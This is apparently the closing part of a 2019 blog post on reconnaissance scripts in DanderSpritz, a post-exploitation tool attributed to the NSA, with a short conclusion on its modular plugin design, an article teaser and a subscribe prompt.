
As it was shown, the reconnaissance scripts are not rocket science, however there are lot of interesting tricks to gather intelligence from infected machine. Thanks to modular design, Danderspritz can be easily scalable and it’s very simple to write additional plugin and put it into Danderspritz. I’m not surprised of amount of the reconnaissance scripts, where every information can be priceless and possible save lives.

Originally published on 20th of November, 2019

Inside of Dandersprit post-exploitation modules

Dandersprit, NSA post-exploitation tool, has some interesting reconnaissance scripts, which were used in covert operations. Basically, they gather as much information as possible about drivers…

Wojciech



Please subscribe for early access, new awesome things and more.
